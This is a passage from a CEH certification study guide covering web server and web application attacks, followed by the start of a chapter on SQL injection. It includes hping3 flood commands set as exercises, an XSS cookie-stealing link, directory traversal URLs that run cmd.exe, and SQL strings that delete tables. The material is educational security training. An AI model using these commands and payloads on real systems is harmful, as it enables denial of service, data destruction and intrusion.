<FORM ACTION =http://111.111.111.111/cgi-bin/order.pl" method="post"
<input type=hidden name="price" value="6000.00">
<input type=hidden name="prd_id" value="X190">
QUANTITY: <input type=text name="quant" size=3 maxlength=3 value=1>
```

In this example, the application designer has used hidden fields to hold the price of an item. Unscrupulous attackers could change the price of the item from $6,000.00 to $60.00 and make their own discount.

Buffer Overflow

A common vulnerability in web servers, and all software, is buffer overflow. A buffer overflow occurs when an application, process, or program attempts to put more data in a buffer than it was designed to hold. In practice, buffers should hold only a specific amount of data and no more. In the case of a buffer overflow, a programmer, either through lazy coding or other practices, creates a buffer in code but does not put restrictions on

it. The data must go somewhere, which in this case means adjacent buffers. When data spills or overflows into the buffers it was not intended for, the result can be corrupted or overwritten data. If this occurs, that data can lose its integrity. In extreme cases, buffer overwriting can lead to anything from a loss of system integrity to the disclosure of information to unauthorized parties.



Buffer overflows were covered in Chapter 11, "Denial of Service."

Denial-of-Service Attack

An attack that can wreak havoc with a web server is the venerable denial-of-service (DoS) attack. As a fixed asset, a web server is vulnerable to this attack much as any other server-based asset would be. When it is carried out against a web server, all the resources on that server can be rapidly consumed, slowing down its performance. A DoS attack is mostly considered an annoyance because it is easy to defeat.

Distributed Denial-of-Service Attack

While a DoS attack is mostly an annoyance, the distributed denial-of-service (DDoS) attack is much more of a problem. A DDoS accomplishes the same goal as a DoS: It consumes the resources on a server and prevents it from being used by legitimate users. The difference between a DDoS and a DoS is scale. In a DDoS, many more systems are used to attack a target, crushing it under the weight of multiple requests at once. In some cases, the attack can be launched from thousands of servers at once against a target.

Here are some of the more common DDoS attacks:

Ping or ICMP Flooding Attack A computer sends a ping to another system with the intention of uncovering information about the system. This attack can be scaled up so that the packets being sent to a target force it to go offline or suffer slowdowns. This attack can be quite easily performed through the use of hping3. (See Exercise 13.1.)

EXERCISE 13.1

Hping3 and ICMP Floods

For this exercise we will use Kali Linux, but this should work on any OS where hping3 is available.

1. At a command prompt, enter the following command:

   ```
   hping3 -1 --flood -a <victim_ip> <broadcast_address>
   ```

   In this example simply replace the `victim_ip` with the target's IP address and `broadcast_address` with the broadcast address of the victim network.

EXERCISE 13.1 *(continued)*

2. When you've finished performing the attack, hit Ctrl+C to terminate the action.

If you wish to view this action closer, you can also run Wireshark concurrently with this attack to see the packets generated by hping3.

Smurf Attack Similar to the ping flood attack but with a twist to the process. In a Smurf Attack, a ping command is sent to an intermediate network where it is amplified and forwarded to the victim. This single ping now becomes a virtual tsunami of traffic.

SYN Flooding The equivalent of sending a letter that requires a return receipt; however, the return address is bogus. If a return receipt is required and the return address is bogus, the receipt will go nowhere, and a system waiting for confirmation will be left in limbo for some period of time. An attacker who sends enough SYN requests to a system can use all the connections on a system so that nothing else can get through. (See Exercise 13.2.)

EXERCISE 13.2

Hping3 and SYN Floods

In this exercise you will use hping3 to perform a SYN flood against a web server. You should use Kali Linux to perform this exercise.

1. At the command prompt, enter the following:

   ```
   hping3 -i u1 -S -p 80 <target ip>
   ```

   In this example,

   - `-i` represents the number of seconds between packets, which is 1 second in this case.
   - `-S` specifies a SYN attack.
   - `-p` is the port to target, which is port 80 in this example.
   - `<target ip>` is the victim's IP address.

2. To terminate the attack hit Ctrl+C.

IP Fragmentation/Fragmentation Attack Requires an attacker to use advanced knowledge of the Transmission Control Protocol/Internet Protocol (TCP/IP) suite to break packets into fragments that can bypass most intrusion-detection systems. In extreme cases, this type of attack can cause hangs, lockups, reboots, blue screens, and other mischief.

Banner Information

As you learned in the footprinting phase, you can gather information from a server by performing a banner grab. This process is no different from earlier; you can use tools such as Telnet or PuTTY to extract banner information and investigate the internals of the service.

The following code illustrates what may be returned from a banner:

```
HTTP/1.1 200 OK
Server: <web server name and version>
Content-Location: http://192.168.100.100/index.htm
Date: Wed, 12 May 2010 14:03:52 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Wed, 12 May 2010 18:56:06 GMT
ETag: "067d136a639be1:15b6"
Content-Length: 4325
```

This header, which is easy to obtain, reveals information about the server that is being targeted. Web servers can have this information sanitized, but the webmaster must actually make the effort to do so.

This information can be returned quite easily from a web server using the following command:

```
telnet www.<servername>.com 80
```

Another way to grab information about a web server would be to use a utility known as ID Serve from `grc.com`. (See Exercise 13.3.)

EXERCISE 13.3

Using ID Serve

In this exercise you will use ID Serve to identify a server type. To perform this exercise, download ID Serve from `grc.com`.

1. When you've downloaded the file, double-click the ID Serve application.
2. When prompted, click the Server Query tab.
3. In the field labeled 1, enter the name of the server to target.
4. Click the Query The Server button.

The utility should return the identification of the web server at the host name provided.

Note that in some cases the utility will not return the server type. When this happens, this is more than likely because the remote server has not defined its `server` tag. In these cases, you will have to use other methods to identify the server.

Another method of identifying a server is to use one of the utilities discussed way back in our footprinting chapter called Netcraft. Netcraft is effective at identifying a web server and can provide the results as to the type of web server.

Other tools that can provide or verify information about a web server include the following:

- Nmap via its `-sV` switch. For example, use the command `nmap -sV <domain name>` where `<domain name>` is the target on which you wish to identify the web server.
- Netcat in a manner similar to using Telnet for banner grabbing. For example, use the `netcat` command with the syntax `nc <ip address> 80` to identify the service running on port 80.
- Shodan search engine at `www.shodanhq.com`
- HTTPRecon to fingerprint a site
- HTTPrint, though old, can identify some sites but should not be used unless other options are not proving useful.

Error Messages

Error messages can reveal a lot of information about a server and a web application. Careless reveals of error messages can provide information that may be used for an attack or at least the fine-tuning of an attack. Messages such as the common 404 can inform a visitor that content is not available or located on the server. However, there are plenty of other error messages that reveal different types of information, from the very detailed to the very obscure.

Fortunately, in many servers and applications error messages can be configured or suppressed as necessary. Typically, these messages should not be too descriptive—if seen at all—outside a development or test environment.

Luckily, many web servers allow for the disabling of detailed messages or for the configuration of custom error pages that do not give away information.



Suppressing error messages in applications to ensure that they do not reveal the internals of an application is vital. A web application that reveals too much can allow an attacker to fine-tune their attack very quickly. Making error messages less verbose or more generic can make some attacks significantly more difficult. For example, an attack we will explore in Chapter 14, "SQL Injection," known as a SQL injection is much harder if error messages are managed properly; it would force the attacker to perform a blind SQL injection.

Vandalizing Web Servers

Web servers are the targets of numerous types of attacks, but one of the most common attacks is the act of vandalism known as defacement. Defacing a website can be aggressive or subtle, depending on the goals of the attacker, but in either case the goals are the same: to embarrass the company, make a statement, or just be a nuisance. To deface a website, it

is possible to use a number of methods, depending on the attacker's own skill level, capabilities, and opportunities available.

Common Flaws and Attack Methods

Let's look at some common ways of attacking a web server and the sites and applications hosted on it.

Misconfiguration

Let's get this out of the way first: Web servers and web applications are complex no matter which way you view them. It is very easy for the inexperienced but well-intentioned administrator to misconfigure or just plain miss a setting here and there, which may be the option that enables an attack.

To prevent misconfiguration from becoming a problem, make sure that the role of server is correctly defined. Plan and evaluate the configuration to ensure it will provide the necessary protection. Also make sure to review the best practices that vendors such as Microsoft offer on steps to take to secure a system.

Another option is to use vulnerability scanners to check for potential issues on a website or web application. Vulnerability scanners can provide valuable guidance as to where efforts should be concentrated.

Input Validation

Input validation is a mechanism used to verify information as it is entered into an application. Typically, a user entering data into a form or website will have few if any restrictions placed on them. When data is accepted without restriction, mistakes both intentional and unintentional can be entered into the system and can lead to problems later on. However, with a mechanism for validating input in place, it is possible to thwart these problems, which include:

- Database manipulation
- Database corruption
- Buffer overflows
- Inconsistent data



A lack of input validation can allow advanced attacks such as SQL injections to occur. It is also possible that other attacks such as Stored XSS can be made possible by the lack of input validation.

A good example of the lack of input validation is a box on a form where a zip code is to be entered, but in reality it will accept any data. In other cases, accepting the wrong data will simply mean that the information may be unusable to the owner of the site, but it could cause the site to crash or mishandle the information to reveal information onscreen.

Fortunately, this problem is relatively easy to fix since the application developer need only place constraints on the types of input that can be accepted by the application. For example, the developer can make sure that only numeric data and certain phrases are allowed.

Cross-Site Scripting

Another type of attack against a web server is the cross-site scripting (XSS) attack. It relies on a variation of the input validation attack, but the target is different because the goal is to go after a user instead of the application or data. One example of XSS uses scripting methods to execute a Trojan with a target's web browser; this would be made possible through the use of scripting languages such as JavaScript or VBScript. By careful analysis, an attacker can look for ways to inject malicious code into web pages in order to gain information ranging from session information on the browser, to elevated access, to content in the browser.

The following steps reveal XSS in action:

1. The attacker discovers that a website suffers from an XSS scripting defect.
2. An attacker sends an email stating that the victim has just been awarded a prize and should collect it by clicking a link in the email. The link in the email goes to:

   ```
   http://www.badsite.com/default.asp?name= <script>badgoal()</script>
   ```

3. When the link is clicked, the website displays the message "Welcome Back!" with a prompt for the user to enter their name.

   The website reads the name from their browser via the link in the email. When the user clicks the link in the email, the website is told their name is `<script>evilScript ()</script>`.
4. The web server reports the name and returns it to the victim's browser.
5. The browser correctly interprets this as a script and runs the script.
6. This script instructs the browser to send a cookie containing some information to the attacker's system, which it does.



XSS is an older attack, so many modern browsers include protection against it. However, the protection is not foolproof, and attacks can be induced through poor configuration, patching, or even third-party add-ons. This doesn't even include XSS scripting attacks that originate from the server itself.

Unvalidated Redirects and Forwards

For this type of attack to occur, the web application or page must have poor or nonexistent input validation.

To visualize this type of attack, imagine a site has a `redirect.php` module that takes a URL as a GET parameter. Manipulating this parameter can create a URL on targetsite .com that redirects the browser to evilstuff.com. When the user sees the link, they will see favorite.com/blahblahblah, which the user thinks is trusted and is safe to click. In reality, the link will send them to a different page, which in this case may deposit software or some other bad stuff onto a victim's system.

Insecure Logon Systems

Many web applications require some sort of authentication or login process prior to their use. Because of the importance of the logon process, it is essential that it be handled safely and securely. You must take care that the incorrect or improper entry of information does not reveal data that an attacker can use to gain additional information about a system.

Applications can track information relating to improper or incorrect logons by users if so enabled. Typically, this information comes in log form, with entries listing items such as these:

- Entry of an invalid user ID with a valid password
- Entry of an valid user ID with an invalid password
- Entry of an invalid user ID and password

Applications should be designed to return generic information that does not reveal information such as correct usernames. Web apps that return a message such as "username invalid" or "password invalid" can give an attacker a target to focus on—such as a correct password (see Exercise 13.4).

EXERCISE 13.4

Performing a Password Crack

One tool designed to uncover and crack passwords for web applications and websites is a utility known as Brutus. Brutus is not a new tool, but it does demonstrate one way an attacker can uncover passwords for a website and applications. Brutus is a password cracker that is designed to decode different password types present in web applications.

Brutus is simple to use, as are most tools in this category. Follow these steps:

1. Enter the IP address in the Target field in Brutus.

   This is the IP address of the server on which the password is intended to be broken.

2. Select the type of password crack to perform in the Type field.

   Brutus has the ability to crack passwords using HTTP, FTP, and POP3.

3. Enter the port over which to crack the password.

4. Configure the Authentication options for the system.

EXERCISE 13.4 *(continued)*

If the system does not require a username or uses only a password or PIN, choose the Use Username option.

For known usernames, the Single User option may be used and the username entered in the box below it.

5. Set the Pass Mode and Pass File options.

   Brutus can run the password crack against a dictionary word list.

   At this point, the password-cracking process can begin; once Brutus has cracked the password, the Positive Authentication field will display it.

   Brutus is not the newest password cracker in this category, but it is well known and effective. Another cracker in this category is THC Hydra.

Scripting Errors

Web applications, programs, and code such as Common Gateway Interface (CGI), ASP .NET, and JavaServer Pages (JSP) are commonly in use in web applications and present their own issues. Vulnerabilities such as a lack of input validation scripts can be a liability. A savvy attacker can use a number of methods to cause grief to the administrator of a web application, including the following:

Upload Bombing Upload bombing uploads masses of files to a server with the goal of filling up the hard drive on the server. Once the hard drive of the server is filled, the application will cease to function and will crash.

Poison Null Byte Attack A poison null byte attack passes special characters that the scripts may not be designed to handle properly. When this is done, the script may grant access where it should not otherwise be given.

Default Scripts Default scripts are often uploaded to servers by web designers who do not know what they do at a fundamental level. In such cases, an attacker can analyze or exploit configuration issues with the scripts and gain unauthorized access to a system.

Sample Scripts Web applications may include sample content and scripts that are regularly left in place on servers. In such situations, these scripts may be used by an attacker to carry out mischief.

Poorly Written or Questionable Scripts Some scripts have appeared that include information such as usernames and passwords, potentially letting an attacker view the contents of the script and read these credentials.

Session Management Issues

A *session* represents the connection that a client has with the server application. The session information that is maintained between client and server is important and can give an attacker access to confidential information if compromised.

Ideally, a session will have a unique identifier, encryption, and other parameters assigned every time a new connection between a client and a server is created. After the session is exited, closed, or not needed, the information is discarded and not used again (or at least not used for an extended period), but this is not always the case. Some vulnerabilities of this type include the following:

Long-Lived Sessions Sessions between a client and a server should remain valid only for the time they are needed and then discarded. Sessions that remain valid for periods longer than they are needed allow intruders using attacks such as XSS to retrieve session identifiers and reuse a session.

Logout Features Applications should provide a logout feature that allows a visitor to log out and close a session without closing the browser.

Insecure or Weak Session Identifiers Session IDs that are easily predicted or guessed—so they can be used by an attacker to retrieve or use sessions that should be closed—can be exploited. Some flaws in web applications can lead to the reuse of session IDs. Exploitation of session IDs can also fall into the category of session hijacking.

Granting of Session IDs to Unauthorized Users Sometimes applications grant session IDs to unauthenticated users and redirect them to a logout page. This can give the attacker the ability to request valid URLs.

Poor or No Password Change Controls An improperly implemented or insecure password change system, in which the old password is not required, allows a hacker to change passwords of other users.

Inclusion of Unprotected Information in Cookies Cookies may contain unprotected information such as the internal IP address of a server that can be used by a hacker to learn more about the nature of the web application.

Protecting Cookies

Since cookies are an integral part of web applications, it is important to understand the methods that can be used to secure them properly. While the developer of an application is ultimately the only person who can make changes to secure cookies in most cases, it is important to understand what they can do.

Earlier in this chapter we discussed what cookies are and talked a little about what they are used for and how they may be compromised. Now let's talk about setting attributes that can secure cookies and make them safer.

The following is a list of the attributes that can be set on a per-cookie basis, which makes them safer to use:

Secure When this attribute is set on a cookie, it informs the browser that the cookie may only be sent over methods that are secure such as HTTPS. However, in the event that a web application utilizes both HTTP and HTTPS, the cookie may inadvertently be passed in the clear.

HttpOnly Setting this attribute defends against XSS attacks because the cookie can be accessed only via HTTP and not via scripts such as client-side JavaScript. It may not be supported in all browsers.

Domain When this attribute is used, it verifies that the domain the cookie is being used with matches; then a second attribute known as the path attribute will be checked.

Path When the domain attribute is set, the path can then specify the location or path the cookie is actually valid for. It is important when using this attribute that you use as restrictive a path as possible to avoid attacks launched from co-located applications.

Expires This attribute offers strong protection against misuse of cookies because it actually deletes the cookie when the expiration date is exceeded. However, until the date is exceeded, the cookie will continue to be accessible and used by the current browser session and all following sessions. If the attribute is not specifically set, then the cookie will be deleted once the current browser session is closed.

Encryption Weaknesses

In web applications, encryption plays a vital role because sensitive information is frequently exchanged between client and server in the form of logons or other types of information.

When securing web applications, you must consider the safety of information at two stages: when it is stored and when it is transmitted. Both stages are potential areas for attack. When considering encryption and its impact on the application, focus on these areas of concern:

Weak Ciphers Weak ciphers or encoding algorithms are those that use short keys or are poorly designed and implemented. Use of such weak ciphers can allow an attacker to decrypt data easily and gain unauthorized access to the information.

It is important that you never underestimate the value of the data being stored, processed, or transmitted by your web application. Consider the data you store for your clients and how to protect it. Sensitive information such as credit card data and Social Security numbers should never be transmitted. If this type of information needs to be stored, always use the strongest encryption possible or mandated, such as AES 256 or RSA 2048. If it doesn't need to be stored, don't store it. If you need to process payments that will involve this data, use a payment processor that is PCI compliant so you don't have to take on that task.

Vulnerable Software Some software implementations that encrypt the transmission of data, such as Secure Sockets Layer (SSL), may suffer from poor programming and thus become vulnerable to attacks such as buffer overflows.

Some tools and resources are available to help in assessing the security of web applications and their associated encryption strategies:

- OpenSSL, an open source toolkit used to implement the SSLv3 and TLS v1 protocols: `www.openssl.org`
- The OWASP guide to common cryptographic flaws: `www.owasp.org`
- Nessus Vulnerability Scanner, which can list the ciphers in use by a web server: `www.nessus.org`

- WinSSLMiM, which can be used to perform an HTTPS man-in-the-middle attack: `www.securiteinfo.com/outils/WinSSLMiM.shtml`
- Stunnel, a program that allows the encryption of non-SSL-aware protocols: `www.stunnel.org`



Real World Scenario

Chasing POODLES

In late 2014 an attack came to the attention of the security world known as the POODLE (Padding Oracle On Downgraded Legacy Encryption) attack. This attack showed the vulnerabilities introduced by using legacy protocols with weak encryption.

POODLE was designed to take advantage of browser communications that use SSL 3.0 to provide encryption and authentication services. In practice, SSL has been superseded by Transport Layer Security (TLS) as a means to provide secure data transmission over the Internet. The situation that allows this attack to take place occurs when a browser doesn't support TLS but does support SSL 3.0. When the browser encounters a situation where TLS is not an option, it reverts to SSL 3.0 as its encryption option. An attacker noticing this situation can insert themselves into the communication session and force the browser to use SSL 3.0 instead.

If an attacker is able to successfully exploit this situation, they can then exploit a design defect in the SSL 3.0 technology to carry the attack further. The defect allows an attacker to alter the padding at the end of each block and thus make it less secure. If this attack continues, the attacker can eventually gain access to resources and data they should not be able to have.

In order to prevent this attack, the browser and servers should be configured in such a way as to prevent the use of SSL 3.0.

Directory Traversal Attacks

The directory traversal attack allows an attacker to move outside the web server directory and into other parts of the host system. Once outside this directory, the attacker may then be able to bypass permissions and other security controls and execute commands on the system.

To execute this attack, an intruder takes advantage of errors or weaknesses in one of two areas:

- Access control lists (ACLs), which are used to indicate which users and groups are allowed to access files and directories on a server as well as what level of interaction is allowed

- Root directory, which is the directory on the server to which users are specifically restricted. Typically, this is the highest-level folder they are allowed to access. The root directory acts as the top directory in the website and prevents users from gaining access to sensitive files on the server.

To perform a directory traversal attack, surprisingly little is needed—just some knowledge and a web browser. With these tools and patience, it is possible to blindly find default files and directories on a system.

The success of the attack depends largely on the configuration of the website and server, but there are some common threads. Typically, the attackers rely on taking over or spoofing themselves as users and gaining access to anything the users have access to.

In web applications with dynamic pages (such as ASP or ASP.NET), input is usually received from browsers through GET or POST request methods. Here is an example of a GET HTTP request URL:

```
http://beta.canadiens.com/show.asp?view=history.html
```

With this URL, the browser requests the dynamic page `show.asp` from the server and with it also sends the parameter `view` with the value `history.html`. When this request is executed on the web server, `show.asp` retrieves the file `history.html` from the server's filesystem and returns it to the requesting party. Through some analysis, an attacker can assume that the page `show.asp` can retrieve files from the filesystem and craft a custom URL:

```
http://beta.canadiens.com/show.asp?view=../../../../../Windows/system.ini
```

This will cause the dynamic page to retrieve the file `system.ini` from the filesystem and display it to the user. The expression `../` instructs the system to go one directory up, which is commonly used as an operating system directive. The attacker has to guess how many directories to go up to find the `Windows` folder on the system, but this is easily done by trial and error.



The actual directory structure will vary depending on the server itself, so this process may require a considerable amount of trial and error. However, consider the fact that it is not uncommon for software to be installed into default folders and structures.

Of course, you don't need to use code to attack the server; you can use just the browser alone. A web server may be completely open to a directory traversal attack and only waiting for an ambitious attacker to track down and use sample files and scripts against it.

For example, a URL request that makes use of the `scripts` directory of IIS to traverse directories and execute a command can look like this:

```
http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\
```

The request returns a list of all files in the C:\ directory by executing the `cmd.exe` command shell file and running the command `dir c:\` in the shell. The `%5c` expression that is

in the URL request is a web server escape code used to represent normal characters. In this case, `%5c` represents the character \. In some texts and whitepapers, the use of a % sign in a URL is known as percent encoding.



Most modern web servers check for the presence of incorrect or improper codes and block them from being used. However, with such a large number of web servers of all different types, it is more than possible that the server you choose to attack will not filter for these codes.

Directory Traversal Attack Countermeasures

A handful of methods can be used to thwart directory traversal attacks, such as these:

- Running modern web server software or ensuring that up-to-date patches are installed
- Enabling filtering of user input to the web server. It is common for modern web servers to include the ability to filter out nonstandard requests or codes.

Testing Web Applications

Since web applications are complex, the use of specialized software to analyze or test an application may be necessary. Some of these software packages are included here.

Burp Suite

Burp Suite is a Java-based application used to test and attack web applications. Upon closer inspection the software is actually a collection of tools used to check various parts and features of an application.

Burp Suite offers a robust combination of tools that can be used both manually and automatically to check the application. The tools can enumerate, analyze, scan, attack, and exploit holes in the web application.

Burp Suite includes tools that can perform all of the following:

Proxy The proxy function allows the user to route traffic between the browser and the web application by configuring the web browser to use Burp Suite as a proxy. When in use, the software allows the interception, viewing, and alteration of traffic between the browser and server.

Spider This tool can map out a web application, generating an inventory of the application's structure.

Scanner When put to use, the scanner can discover vulnerabilities in a web application. In many cases it is not as robust as a dedicated vulnerability scanner, but it is still effective.

Intruder This is an automated and fully customizable attack tool for web applications.

Repeater This is a tool for manually modifying and reissuing individual HTTP requests and analyzing the response to each.

Sequencer This specific feature is very useful for testing web applications for their susceptibility to session hijacking by inspecting tokens for randomness.

Vega Web Application Scanner

Included with Kali Linux 2.0 is a scanner designed to evaluate a web application. Vega is capable of detecting SQL injection issues, XSS, disclosure of sensitive information, and more. While it is present and installed on Kali Linux, it is available on Windows and OS X as well because it is Java based.

Summary

This chapter focused on web applications and web servers. You learned that web servers are the platform that web applications run on, so their vulnerabilities need to be considered as well. A web application can be presented through a standard web browser or a client application such as webmail, streaming video, or other similar software.

Web applications have become incredibly popular on several fronts over the last few years, and as such they have become huge targets for attackers. Attackers can easily perform actions such as banner grabs, upload bombs, and fingerprinting of web applications to either gain information about an organization or penetrate deeper into the organization. Defending these applications is incredibly tough because these apps are frequently customized to a specific environment or need.

Exam Essentials

Understand the basic concept of web applications. Web applications are designed to run on the server and transmit the results to the client.

Understand directory traversals. Know that directory traversals allow for the accessing of the content of a web server or application outside the root directory.

Understand client-side applications. Know that client-side applications such as JavaScript and similar languages are designed to be processed on the client side and are not processed by the server.

Understand cookies and cookie issues. Know that cookies are a part of modern web applications and store information where stateless protocols cannot. Cookies can be a big security risk if improperly used, but plenty of methods are available to secure their use.

Understand the different flaws in web applications. Know the different types of weaknesses that can lead to a successful attack against a web application. Among the problems of a vulnerable web application are lack of input validation, weak encryption, and poor authentication.

Know preventive measures. Know the preventive measures available as well as the actions each one takes to prevent attacks.

Review Questions

1. Which of the following best describes a web application?
   - **A.** Code designed to be run on the client
   - **B.** Code designed to be run on the server
   - **C.** SQL code for databases
   - **D.** Targeting of web services
2. _____ is a client-side scripting language.
   - **A.** JavaScript
   - **B.** ASP
   - **C.** ASP.NET
   - **D.** PHP
3. Which of the following is an example of a server-side scripting language?
   - **A.** JavaScript
   - **B.** PHP
   - **C.** SQL
   - **D.** HTML
4. Which of the following is used to access content outside the root of a website?
   - **A.** Brute force
   - **B.** Port scanning
   - **C.** SQL injection
   - **D.** Directory traversal
5. Which of the following can prevent bad input from being presented to an application through a form?
   - **A.** Request filtering
   - **B.** Input validation
   - **C.** Input scanning
   - **D.** Directory traversing
6. _____ can be used to identify a web server.
   - **A.** Session hijacking
   - **B.** Banner grab
   - **C.** Traversal
   - **D.** Header analysis

7. In the field of IT security, the concept of defense in depth is layering more than one control on another. Why would this be helpful in the defense of a system of session-hijacking?
   - **A.** To provide better protection
   - **B.** To build dependency among layers
   - **C.** To increase logging ability
   - **D.** To satisfy auditors
8. Which of the following is used to set permissions on content in a website?
   - **A.** HIDS
   - **B.** ACE
   - **C.** ACL
   - **D.** ALS
9. What could be used to monitor application errors and violations on a web server or application?
   - **A.** HIDS
   - **B.** HIPS
   - **C.** NIDS
   - **D.** Logs
10. Which of the following is an attribute used to secure a cookie?
    - **A.** Encrypt
    - **B.** Secure
    - **C.** HttpOnly
    - **D.** Domain
11. A POODLE attack targets what exactly?
    - **A.** SSL
    - **B.** TLS
    - **C.** VPN
    - **D.** AES
12. What is used to store session information?
    - **A.** Cookie
    - **B.** Snoop
    - **C.** Directory
    - **D.** File
13. Which attack can be used to take over a previous session?
    - **A.** Cookie snooping
    - **B.** Session hijacking

C. Cookie hijacking

D. Session sniffing

14. Which command would retrieve banner information from a website at port 80?

A. `nc 192.168.10.27 80`

B. `nc 192.168.19.27 443`

C. `nc 192.168.10.27 -p 80`

D. `nc 192.168.10.27 -p -l 80`

15. How is a brute-force attack performed?

A. By trying all possible combinations of characters

B. By trying dictionary words

C. By capturing hashes

D. By comparing hashes

16. What is the command to retrieve header information from a web server using Telnet?

A. `telnet <website name> 80`

B. `telnet <website name> 443`

C. `telnet <website name> -port:80`

D. `telnet <website name> -port:443`

17. Groups and individuals who may hack a web server or web application based on principle or personal beliefs are known as _____.

A. White hats

B. Black hats

C. Script kiddies

D. Hacktivists

18. The Wayback Machine would be useful in viewing what type of information relating to a web application?

A. Get Job postings

B. Websites

C. Archived versions of websites

D. Backup copies of websites

19. What may be helpful in protecting the content on a web server from being viewed by unauthorized personnel?

A. Encryption

B. Permissions

C. Redirection

D. Firewalls

20. A common attack against web servers and web applications is _____.

A. Banner grab

B. Input validation

C. Buffer validations

D. Buffer overflow

Chapter

14



SQL Injection

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **III. Security**

- P. Vulnerabilities

✓ **IV. Tools/Systems/Programs**

- O. Operating environments (e.g., Linux, Windows, Mac)
- Q. Log analysis tools
- S. Exploitation tools



This chapter covers SQL injection, one of the most complex and powerful attacks. SQL injection has a steep learning curve, and to carry out an attack, you will need to have knowledge of web applications, databases, and SQL—and possess a lot of patience.

As a penetration tester, you undoubtedly will have to test for these types of attacks or defend against them, and as such you should acquaint yourself with the basics of the category of attack.



The acronym SQL (pronounced *sequel*) stands for Structured Query Language, a language for specifying database queries. SQL was developed in the early 1970s by personnel working for IBM. In the late 1970s the company that later became Oracle developed the language for one of their own products. Soon after, IBM and Oracle both had SQL products on the market. Today, SQL is used in many products, including Microsoft's SQL Server.

Attacks that use SQL target websites or web applications that are powered by a back-end database. The attack relies on the strategic insertion of malicious code or statements into existing queries with the intention of viewing or manipulating data that is stored in the tables within the database. Due to the ubiquity of SQL, this attack is reasonably portable across different platforms and database types. SQL injection attacks are a common and dangerous mechanism for compromising websites. Many high-profile attacks are a result of SQL injection.



To be able to carry out a SQL injection attack, you must have experience with at least Microsoft SQL Server or Oracle Database. You should also be comfortable writing and dissecting code. Although you can read this chapter without expert knowledge, it will be to your advantage to study SQL a bit before going too far. You will not need to write SQL code for the CEH exam, but being able to do so would be helpful.

Introducing SQL Injection

SQL injection has been around for at least 20 years, but it is no less powerful or dangerous than any other attack we have covered so far. It is designed to exploit flaws in a website or web application. The attack works by inserting code into an existing line of code prior to

its being executed by a database. If SQL injection is successful, attackers can cause their own code to run.

In the real world this attack has proven dangerous because many developers are either not aware of the threat or don't understand its seriousness and in some cases don't even know how to defend against it. Developers should be aware of the following:

- SQL injection is typically a result of flaws in the web application or website and is not an issue with the database.
- SQL injection is at the source of many of the high-level or well-known attacks on the Internet.
- The goal of attacks of this type is to submit commands through a web application to a database in order to retrieve or manipulate data.
- The usual cause of this type of flaw is improper or absent input validation, thus allowing code to pass unimpeded to the database without being verified.

From the attacker's side, vulnerability to SQL injections is very easy to detect. Visiting a suspect site and getting it to generate error messages can indicate a potential vulnerability to this type of attack. In addition, the availability of automated and effective tools has increased, setting the bar even lower for successful execution of the attack. Finally, this type of attack is very attractive for an attacker to perform because of the value of the information that can be obtained. Information, especially personal information, can be sold on the black market for considerable amounts of money depending on what it is.



Real World Scenario

SQL Attacks in Action

In 2011, Sony Corporation was the victim of a SQL injection that compromised a multitude of accounts (estimated to be over one million emails, usernames, and passwords). The attack was the result of a known vulnerability that could have been discovered through pen testing.

In 2013, the U.S. Department of Energy (DoE) and the U.S. Army also found themselves victims of SQL injection. The FBI revealed that a minimum of 100,000 records, including Social Security numbers of current and former federal employees, were compromised. In addition, 2,800 of the records obtained included bank account numbers.

When investigating this attack, the FBI revealed that not only the DoE and the Army were impacted; NASA, the U.S. Missile Defense Agency, and the Environmental Protection Agency were also affected. Details of these attacks have not been fully released as of this writing.

SQL injection is achieved through the insertion of characters into existing SQL commands with the intention of altering the intended behavior. The following example illustrates SQL injection in action and how it is carried out. The example also reveals the impact of altering the existing values and structure of a SQL query.

In the following example, an attacker with the username `link` inserts their name after the = sign following the WHERE owner, which used to include the string `'name'; DELETE FROM items; --` for `itemName`, into an existing SQL command, and the query becomes the following two queries:

```
SELECT * FROM items
WHERE owner = 'link'
AND itemname = 'name';
DELETE FROM items;--
```

Many of the common database products such as Microsoft's SQL Server and Oracle's Siebel allow several SQL statements separated by semicolons to be executed at once. This technique, known as batch execution, allows an attacker to execute multiple arbitrary commands against a database. In other databases, this technique will generate an error and fail, so knowing the database you are attacking is essential.

If an attacker enters the string `'name'; DELETE FROM items; SELECT * FROM items WHERE 'a' = 'a'`, the following three valid statements will be created:

```
SELECT * FROM items
WHERE owner = 'link'
AND itemname = 'name';
DELETE FROM items;
SELECT * FROM items WHERE 'a' = 'a';
```

A good way to prevent SQL injection attacks is to use input validation, which ensures that only approved characters are accepted. Use *whitelists*, which dictate safe characters, and *blacklists*, which dictate unsafe characters.

Results of SQL Injection

What can be accomplished as a result of a SQL injection attack? Well, there are a huge number of possibilities, which are limited only by the configuration of the system and the skill of the attacker.

If an attack is successful, a host of problems could result. Consider the following a sample of the potential outcomes:

- Identity spoofing through manipulating databases to insert bogus or misleading information such as email addresses and contact information
- Alteration of prices in e-commerce applications. In this attack, the intruder once again alters data but does so with the intention of changing price information in order to purchase products or services at a reduced rate.
- Alteration of data or outright replacement of data in existing databases with information created by the attacker

- Escalation of privileges to increase the level of access an attacker has to the system, up to and including full administrative access to the operating system
- Denial of service, performed by flooding the server with requests designed to overwhelm the system
- Data extraction and disclosure of all data on the system through the manipulation of the database
- Destruction or corruption of data through rewriting, altering, or other means
- Eliminating or altering transactions that have been or will be committed



Don't forget one of the most prized pieces of information that can be obtained through a SQL injection, personally identifiable information (PII). Disclosure of PII is a massive problem when it occurs, and therefore it should never be taken lightly. Be aware of what you are storing in the database and its sensitivity. Store only those things that need to be stored and nothing else. For example, if you don't have a reason to store credit card data, don't! If you don't have a reason to ask for Social Security numbers, don't! Storing this information places huge amounts of responsibility and liability on your shoulders should you lose control of it to an unauthorized third party.

The Anatomy of a Web Application

A web application is the target of a SQL injection attack, so you must understand how these apps work. A web app can be described simply as an application that is accessed through a web browser or application (such as the apps on a smartphone). However, we need to be a little more detailed with our description for you to better understand SQL injection. In essence, a web application works by performing these steps:

1. The user makes a request through the web browser from the Internet to the web server.
2. The web server accepts the request and forwards it to the applicable web application server.
3. The web application server performs the requested task.
4. The web application accesses the entire database available and responds to the web server.
5. The web server responds to the user once the transaction is complete.
6. The requested information appears on the user's monitor.

The details involved in these steps can change depending on the application involved.



Web applications and servers were covered in Chapter 13.

Server-Side vs. Client-Side Technologies

